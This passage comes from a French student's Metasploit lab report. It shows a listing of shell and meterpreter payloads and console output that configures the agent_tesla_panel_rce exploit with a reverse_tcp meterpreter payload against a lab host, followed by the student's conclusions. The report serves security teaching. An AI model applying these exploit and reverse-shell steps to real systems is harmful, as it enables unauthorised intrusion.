   3   payload/generic/shell_reverse_tcp                              normal  No     Ge
neric Command Shell, Reverse TCP Inline
   4   payload/generic/ssh/interact                                   normal  No     In
teract with Established SSH Connection
   5   payload/multi/meterpreter/reverse_http                         normal  No     Ar
chitecture-Independent Meterpreter Stage, Reverse HTTP Stager (Multiple Architectures
)
   6   payload/multi/meterpreter/reverse_https                        normal  No     Ar
chitecture-Independent Meterpreter Stage, Reverse HTTPS Stager (Multiple Architecture
s)
   7   payload/php/bind_perl                                          normal  No     PH
P Command Shell, Bind TCP (via Perl)
   8   payload/php/bind_perl_ipv6                                     normal  No     PH
P Command Shell, Bind TCP (via perl) IPv6
   9   payload/php/bind_php                                           normal  No     PH
P Command Shell, Bind TCP (via PHP)
   10  payload/php/bind_php_ipv6                                      normal  No     PH
P Command Shell, Bind TCP (via php) IPv6
   11  payload/php/download_exec                                      normal  No     PH
P Executable Download and Execute
   12  payload/php/exec                                               normal  No     PH
P Execute Command
   13  payload/php/meterpreter/bind_tcp                               normal  No     PH
P Meterpreter, Bind TCP Stager
   14  payload/php/meterpreter/bind_tcp_ipv6                          normal  No     PH
P Meterpreter, Bind TCP Stager IPv6
   15  payload/php/meterpreter/bind_tcp_ipv6_uuid                     normal  No     PH
P Meterpreter, Bind TCP Stager IPv6 with UUID Support
   16  payload/php/meterpreter/bind_tcp_uuid                          normal  No     PH
P Meterpreter, Bind TCP Stager with UUID Support
```

Étapes 8

```
msf6 exploit(multi/http/agent_tesla_panel_rce) > set payload php/meterpreter/reverse_
tcp
payload ⇒ php/meterpreter/reverse_tcp
msf6 exploit(multi/http/agent_tesla_panel_rce) > options

Module options (exploit/multi/http/agent_tesla_panel_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    no        The Agent Tesla CnC password to authentica
                                         te with
   Proxies                     no        A proxy chain of format type:host:port[,ty
                                         pe:host:port][ ... ]
   RHOSTS     10.1.1.20        yes       The target host(s), see https://docs.metas
                                         ploit.com/docs/using-metasploit/basics/usi
                                         ng-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /WebPanel/       yes       The URI where the Agent Tesla CnC panel is
                                          located on the target
   USERNAME                    no        The Agent Tesla CnC username to authentica
                                         te with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specif
                                     ied)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic (PHP-Dropper)



View the full module info with the info, or info -d command.
```

Étapes 9



Après avoir testé quelques exploits, un système d'exploitation Windows 10 à jour semble être une impasse

V. Tirez des conclusions sur ce que vous venez de découvrir, documentez ce TP et rendez-le sur Moodle dans les délais indiqués. Le barème reposera sur la qualité de votre rendu, orthographe, rédaction, explications, illustration…

Dans ce TP j'ai appris à utiliser msf (metasploit-Framework) qui permet dans un premier temps de scanner sur une pool d'adresse prédéfinies, les ports accessibles par la suite et en fonction du port d'attaque choisie on peut exploiter une faille de manière assez simplistes